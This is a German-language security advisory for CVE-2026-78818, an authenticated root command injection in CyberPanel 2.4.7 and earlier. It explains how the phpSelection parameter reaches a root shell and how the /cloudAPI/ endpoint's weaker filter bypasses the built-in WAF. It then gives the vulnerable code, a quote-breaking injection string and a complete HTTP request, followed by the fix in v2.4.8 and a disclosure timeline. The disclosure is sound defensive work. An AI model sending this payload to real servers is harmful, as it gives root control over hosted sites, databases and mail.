CVE-2026-78818 – CyberPanel <= 2.4.7 authentifizierte Root-RCE über phpSelection-Befehlsinjektion + cloudAPI-WAF-Bypass

phpSelection-Befehlsinjektion + cloudAPI-WAF-BypassCVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H (PR:H, da die Ausnutzung API-Anmeldedaten auf Admin-Ebene erfordert)CyberPanel v2.4.7 und früher enthält eine OS-Befehlsinjektions-Schwachstelle in changePHP()
(websiteFunctions/website.py). Der Parameter phpSelection wird direkt in einen
Shell-Befehl interpoliert, der als root ausgeführt wird, ohne Validierung oder Bereinigung.
Die integrierte WAF blockiert dies am Standard-Endpunkt (/websites/changePHP), aber der
/cloudAPI/-Endpunkt wendet ein schwächeres Regelset an, das das einfache Anführungszeichen nicht filtert —
was einen vollständigen Exploit-Pfad mit einer einzigen HTTP-Anfrage bis zur vollständigen Root-Befehlsausführung ermöglicht.
Bestätigt auf einem live CyberPanel 2.4.7 VPS: uid=0(root) gid=0(root) groups=0(root)
websiteFunctions/website.py, etwa Zeile 4177:
phpVersion = data['phpSelection']   # no validation
execPath += " changePHP --phpVersion '" + phpVersion + "' --path " + confPath
ProcessUtilities.popenExecutioner(execPath)  # subprocess.call(shell=True) as root
Das einfache Anführungszeichen schließen und einen Hintergrundbefehl injizieren:
Input:  php74' & id > /tmp/pwned & echo '

Result: --phpVersion 'php74' & id > /tmp/pwned & echo '' --path /conf/vhost.conf
CyberCP/secMiddleware.py)Jeder Pfad, der cloudAPI enthält, wird als API-Endpunkt behandelt. Die Standard-Blockliste enthält
' und &. Die API-Blockliste lässt beide weg — wodurch POST /cloudAPI/ zu einer direkten Umgehung derselben
verwundbaren Funktion wird.
Authentifizierung: Authorization: Basic SHA256("user:pass") — der API-Zugriff ist standardmäßig für das
Admin-Konto aktiviert, sodass keine spezielle Zielkonfiguration erforderlich ist.
Anfrage:
POST /cloudAPI/ HTTP/1.1
Host: TARGET:8090
Content-Type: application/json
Authorization: Basic <SHA256(user:pass)>


{"serverUserName":"admin","controller":"changePHP","childDomain":"testdomain.com","phpSelection":"php74' & id > /tmp/burp_test.txt & echo '"}
Burp Suite — Live-Anfrage und -Antwort:
Serverseitige Verifikation (cat /tmp/burp_test.txt):

Ergebnis: uid=0(root) gid=0(root) groups=0(root)
Vollständige Root-Befehlsausführung auf dem CyberPanel-Server. Ein authentifizierter Benutzer auf Admin-Ebene kann jede Datei lesen/schreiben, persistente Backdoors installieren und alle gehosteten Websites, Datenbanken und E-Mails vollständig kompromittieren. Der API-Zugriff ist standardmäßig aktiviert — keine besondere Zielkonfiguration erforderlich.
Behoben in CyberPanel v2.4.8, Commit
32897e92d5c4b5c1b6229c24a8aabac22a39ea7a
("Merge v2.4.8 into stable (security fixes: GHSA-p9j3-wrpf-p6w3 + audit)"). Der Parameter phpVersion
wird nun in websiteFunctions/website.py mit shlex.quote() bereinigt.
Benutzer sollten umgehend auf CyberPanel 2.4.8 oder höher aktualisieren.
| Datum | Ereignis |
|---|---|
| 2026-05-28 | Schwachstelle privat über einen GitHub Security Advisory-Entwurf (GHSA-p9j3-wrpf-p6w3) an den Anbieter gemeldet |
| 2026-06-08 | Nachfrage: keine Antwort innerhalb von 2 Wochen, um Bestätigung gebeten |
| 2026-06-12 | Bestätigt, dass der Fix-Commit des Anbieters (32897e9) das Problem behebt; Veröffentlichung des Advisories + CVE-Anfrage erbeten |
| 2026-06-15 | CVE-Anfrage unabhängig bei MITRE CNA-LR eingereicht (Anfrage 2055765) |
| 2026-08-13 | Nachfrage: "Was gibt es Neues?" |
| 2026-09-03 | CVE-2026-78818 von MITRE zugewiesen; Anbieter benachrichtigt und erneut gebeten, das Advisory zu veröffentlichen |
| 2026-11-04 | Zu keinem Zeitpunkt eine Antwort des Anbieters. Öffentliche Offenlegung hier veröffentlicht nach ~5,5 Monaten Stille, im Einklang mit den üblichen Normen der koordinierten Offenlegung (die 90-Tage-Standardfrist wurde bei Weitem überschritten). Der Fix ist während des gesamten Zeitraums in v2.4.8 verfügbar gewesen. |
Über das gesamte Offenlegungsfenster hinweg wurde vom Anbieter (usmannasir) niemals ein Kommentar,
eine Bestätigung oder eine Antwort erhalten, trotz vier separater Nachfragen im Advisory-Thread.
Entdeckt und gemeldet von @ammarkrblt.
Entdecken Sie die meistgenutzten Tools unserer Community.
Noch keine Beliebtheitsdaten.


